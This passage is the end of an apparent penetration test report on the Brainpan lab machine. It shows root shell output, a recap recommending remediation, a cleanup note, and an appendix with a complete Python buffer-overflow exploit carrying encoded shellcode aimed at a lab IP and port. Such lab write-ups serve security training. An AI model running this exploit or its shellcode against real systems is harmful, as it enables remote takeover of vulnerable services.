          RX packets:118 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8220 (8.2 KB)  TX bytes:28139 (28.1 KB)
          Interrupt:74

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

# 
```

We now have full access and complete control over the system. From this point, an adversary would generally exfiltrate confidential data or further compromise the internal network.

Recap

As demonstrated above, any flaw in a system's security, either external or internal, can be leveraged by an attacker to compromise that system, leading to, among other things, exposure of confidential customer data or company secrets. Shellshock Sec strongly advises that Brainpan remediate all reported findings in a timely manner. Shellshock Sec also recommends that Brainpan conduct penetration tests annually to find and patch any new security holes that may emerge. Shellshock Sec cannot guarantee that the tested system will be impenetrable after employing the recommended remediations.

Cleanup

After every penetration test, a thorough cleanup is conducted to remove any scripts, tools, or other remnants of the penetration test from the audited systems. In this case, nothing was uploaded to, or created on the tested system. Thus, no cleanup is required.

Appendix:

Buffer Overflow Exploit Script:

```
#!/usr/bin/python3
import socket

badchars = ""

ip = "10.10.148.248"
port = 9999

prefix = ""
offset = 524
overflow = "A" * offset
retn = "\xf3\x12\x17\x31"
padding = "\x90" * 16
payload = ""
payload += "\xb8\x08\x46\x31\x57\xdb\xc8\xd9\x74\x24\xf4\x5a"
payload += "\x33\xc9\xb1\x12\x83\xea\xfc\x31\x42\x0e\x03\x4a"
payload += "\x48\xd3\xa2\x7b\x8f\xe4\xae\x28\x6c\x58\x5b\xcc"
payload += "\xfb\xbf\x2b\xb6\x36\xbf\xdf\x6f\x79\xff\x12\x0f"
payload += "\x30\x79\x54\x67\xc9\x7f\xbb\xfe\xa5\x7d\xc3\x01"
payload += "\x8d\x0b\x22\xb1\x97\x5b\xf4\xe2\xe4\x5f\x7f\xe5"
payload += "\xc6\xe0\x2d\x8d\xb6\xcf\xa2\x25\x2f\x3f\x6a\xd7"
payload += "\xc6\xb6\x97\x45\x4a\x40\xb6\xd9\x67\x9f\xb9"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  s.recv(1024)
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```